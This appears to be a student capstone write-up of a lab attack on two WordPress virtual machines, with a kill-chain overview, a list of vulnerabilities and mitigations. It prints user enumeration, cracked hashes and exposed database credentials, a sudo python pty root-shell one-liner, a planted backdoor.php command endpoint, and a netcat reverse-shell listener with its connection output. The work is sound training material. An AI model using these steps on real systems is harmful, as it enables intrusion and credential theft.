
ATTACK ON WORDPRESS

KATIE ELIAS & CRISTINA COLLAZOS

OVERVIEW

- This project demonstrates the successful exploitation of vulnerabilities to capture mock flags and then, in turn, designing and building solutions to prevent future exploits.
- In a controlled environment, this project showcases skills learned and demonstrates the cybersecurity defense techniques outside of the classroom.
- As a visual aid, we have created this infographic that provides a more in depth view to Wordpress attacks.



WORDPRESS ATTACKS

KATIE ELIAS & CRISTINA COLLAZOS

OVERVIEW OF FINDINGS

WORDPRESS ATTACKS ARE MORE PREVALENT THAN EVER. THROUGH A CONTROLLED ENVIRONMENT, WE EXPLORED SUCH VULNERABILITIES AND ATTACKED WORDPRESS WEAK POINTS IN OUR VICTIM MACHINE. WE FOUND THAT MOST ATTACKS COULD HAVE BEEN PREVENTED THROUGH UPDATES & PATCHES. HOWEVER, BEST PRACTICES IN ACCESS CONTROL COULD HAVE ALSO MITIGATED THE DAMAGE.

84% Security vulnerabilities on the internet that result in cross-site scripting or XSS attacks

41% WordPress attacks caused by a vulnerability on the hosting platform

52% WordPress vulnerabilities related to WordPress plugins

ACTIVE WORDPRESS WEBSITES

1.3 Billion

44% OF HACKING WAS CAUSED BY OUTDATED WORDPRESS SITES

CYBER KILL CHAIN

STAGE 1: RECONNAISSANCE

INFORMATION GATHERING AGAINST A TARGET.

STAGE 2: WEAPONIZATION

ESTABLISHING ATTACK VECTORS AND TECHNICAL PROFILES OF TARGETS.

STAGE 3: DELIVERY

DELIVERING WEAPONIZED PAYLOAD VIA EMAIL, WEBSITE, URL, ETC.

STAGE 4: EXPLOITATION
ACTIVELY COMPROMISING ADVERSARY'S APPLICATIONS & SERVERS WHILE AVERTING SECURITY CONTROLS

STAGE 5: INSTALLATION

INSTALLING MALWARE ON THE ASSET.

STAGE 6: COMMAND & CONTROL

COMMAND CHANNEL USED FOR REMOTE CONTROL OF THE VICTIM MACHINE

STAGE 7: ACTION ON OBJECTIVE

ADVRSARIES CAN NOW ACT ON THEIR OBJECTIVE.

VULNERABILITIES

Wordpress Enumeration

Open and unrestricted ssh access via port 22

Weak password security

SQL backup of database in a directory with unrestricted access

Unrestricted access to Wordpress directories

Escalated root privileges with the use of a python script

Brute-forceable URL directories and files

Netcat reverse shell/remote execution vulnerability

MITIGATION STRATEGIES

Update Wordpress version and disable xmlrpc.php

Monitor and alert when SSH Port 22 is accessed by unauthorized users.

Harden password policy and error handling reporting to mitigate attempts at reconnaissance and brute force.

Monitor server traffic and alert for unauthorized attempts to access SQL Database.

Monitor and alert for attempts to use "root access" as well as "super-doer" activity.

Remove php file from root of WordPress folder and disable the plug-in for XML-RPC from all IPs with exceptions

ABOUT THE LOCKHEED MARTIN CYBER KILL CHAIN

INSPIRED BY A MILITARY MODEL, LOCKHEED MARTIN DEVELOPED THE CYBER KILL CHAIN AS A STRUCTURED FRAMEWORK TO CLASSIFY, DEVELOP AN ATTACK VECTOR, ENGAGE, AND DISMANTLE A TARGET. THIS FRAMEWORK DETERMINES WHAT STEPS ATTACKERS MUST ACCOMPLISH IN ORDER TO CARRY OUT THEIR OBJECTIVES.

SOURCES: HTTPS://KINSTA.COM/BLOG/WORDPRESS-STATISTICS/ HTTPS://WWW.WHOISHOSTINGTHIS.COM/COMPARE/WORDPRESS/STATS/

NETWORK TOPOLOGY

NETWORK
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1


MACHINE
IPv4: 192.168.1.90
OS: Linux 2.6.32
Hostname: kali


IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.110
OS: Linux
Hostname: TARGET1

IPv4: 192.168.1.115
OS: Linux
Hostname: TARGET2

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK





LOCKHEED MARTIN CYBER KILL CHAIN

STAGE 1: RECONNAISSANCE

Information gathering against a target.

STAGE 2: WEAPONIZATION

Establishing attack vectors and technical profiles of targets.

STAGE 3: DELIVERY

Delivering weaponized payload via email, website, USB, etc.

STAGE 4: EXPLOITATION

Actively compromising adversary's applications & servers while averting security controls.

STAGE 5: INSTALLATION

Installing malware on the asset.

STAGE 6: COMMAND AND CONTROL (C2C)

Command channel used for remote control of victim's machine.

STAGE 7: ACTION ON OBJECTIVE


Adversaries can now act on their objectives.

CRITICAL VULNERABILITIES: TARGET 1


VULNERABILITY	DESCRIPTION	IMPACT
Wordpress Enumeration	This allows for a script to be ran that lists out all of the users on the system.	Knowing the users on the system helped in guessing the credentials in unauthorized access.
Open and unrestricted SSH access via port 22	This allows anyone to remotely access the system.	This allowed for unrestricted, unauthorized remote access.
Weak password security	Weak password, Credentials saved in plain text, along with Exposed and unprotected user password hashes make the system passwords vulnerable to malicious actors.	This allowed for effortless access to sensitive information.
SQL backup of database in a directory with unrestricted access	This made availability and exploration of the database too accessible to unauthorized users.	Exploring the database presented exposed hashes of users' passwords.
Escalated root privileges with the use of a python script	This loophole allows for unauthorized users to elevate their privileges to 'root'.	With the escalated privileges, exploring the files revealed flag 4.

EXPLOITATION: Open Port 22 SSH and Weak Password


- We used wpscan to find the users and guessed the weak password in order to SSH into the system.
- The exploit granted us user shell access for Michael’s account. We explored the files to find flags 1 and 2.



```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```




```
            </div>
        </footer>
        <!-- End footer Area -->
        <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
        <script src="js/vendor/jquery-2.2.4.min.js"></script>
        <script src="https://cdnjs.cloudflare.com/ajax/libs/pop$
        <script src="js/vendor/bootstrap.min.js"></script>      $
        <script type="text/javascript" src="https://maps.google$
```




```
michael@target1:~$ cat /var/www/flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

EXPLOITATION: WordPress Configuration and SQL Database

- The username and password to access the SQL database were in plaintext in the wp-config.php file and not hashed as is best practice.
- The exploit granted us mysql access and allowed us to find flag 3.




```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```




```
                           | flag4      |            | inherit    | closed       | closed     |            | 4-revision
-v1 |       |      | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |                 |           4 | http://raven.local/wordpress/in
dex.php/2018/08/12/4-revision-v1/ |         0 | revision  |            |           0 |
|  7 |         2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}
```

EXPLOITATION: Privilege Escalation


- We obtained Steven’s password hash from the SQL database
- We cracked the password using John the Ripper and accessed his account
- We exploited Steven’s python sudo privileges through a spawn shell
- The exploit achieve root access and allowed us to find flag 4




```
mysql> use wp_users
ERROR 1049 (42000): Unknown database 'wp_users'
mysql> SELECT * FROM wp_users;
+----+------------+------------------------------------+--------------+-------------
+-------------------+-------------+-----------------+
| ID | user_login | user_pass                          | user_nicename | user_email
| user_activation_key | user_status | display_name    |
+----+------------+------------------------------------+--------------+-------------
+-------------------+-------------+-----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael      | michael@raven.
|                   |           0 | michael         |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven       | steven@raven.o
|                   |           0 | Steven Seagull  |
+----+------------+------------------------------------+--------------+-------------
```



```
root@Kali:~/Desktop# john --show wp_hashes.txt
user2:pink84

1 password hash cracked, 1 left
```



```
uid=1001(steven) gid=1001(steven) groups=1001(steven)
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/# █
```




```
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}
```

CRITICAL VULNERABILITIES: TARGET 2


VULNERABILITY	DESCRIPTION	IMPACT
Brute-forceable URL directories and files	Allows for brute force guessing of directories in a system	Gives away the structure of the system
Netcat reverse shell/remote execution vulnerability	Allows for a remote network connection using a netcat listener on the system’s web browser	The reverse shell gave attacker access to sensitive information and files
Unrestricted access to wordpress directories	No restricted access to the files or directories on the system	Completely exposed the system and all of its directories and files to anyone with unauthorized access.

EXPLOITATION: Brute-forceable URL directories and files

- **Brute-Force:** an attacker submitting many passwords or passphrases with the hope of eventually guessing correctly.
- Used gobuster tool to brute force URL directories and files
- flag1.txt: a2c1f66d2b8051bd3a5874b5b6e43e21



```
root@Kali:~# gobuster dir -e -u http://192.168.1.115/vendor -w /usr/share/wordlist
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.1.115/vendor
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Expanded:       true
[+] Timeout:        10s
===============================================================
2020/09/30 14:41:54 Starting gobuster
===============================================================
http://192.168.1.115/vendor/docs (Status: 301)
http://192.168.1.115/vendor/test (Status: 301)
http://192.168.1.115/vendor/language (Status: 301)
http://192.168.1.115/vendor/examples (Status: 301)
http://192.168.1.115/vendor/extras (Status: 301)
http://192.168.1.115/vendor/LICENSE (Status: 200)
http://192.168.1.115/vendor/VERSION (Status: 200)
http://192.168.1.115/vendor/PATH (Status: 200)
===============================================================
2020/09/30 14:42:57 Finished
===============================================================
root@Kali:~#
```



```
/var/www/html/vendor/
flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}
```


EXPLOITATION: Netcat reverse shell/remote execution vulnerability

- flag2.txt:


  6a8ed560f0b5358ecf844108048eb337

Exploit Used:


- Description: Netcat reverse shell/remote execution vulnerability




```
port numbers can be individual or
hyphens in port names must be back
root@Kali:~# nc -lvp 4444
listening on [any] 4444 ...
█
```



```
root@Kali:~/Downloads# nano exploit.sh
root@Kali:~/Downloads# chmod +x exploit.sh
root@Kali:~/Downloads# ./exploit.sh
[+] Check /var/www/html/backdoor.php?cmd=[shell command, e.g. i
root@Kali:~/Downloads# █
```




```
192.168.1.115: inverse host lookup failed: Unknown host
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.115] 58970
/var/www/html
/var/www/html
█
```



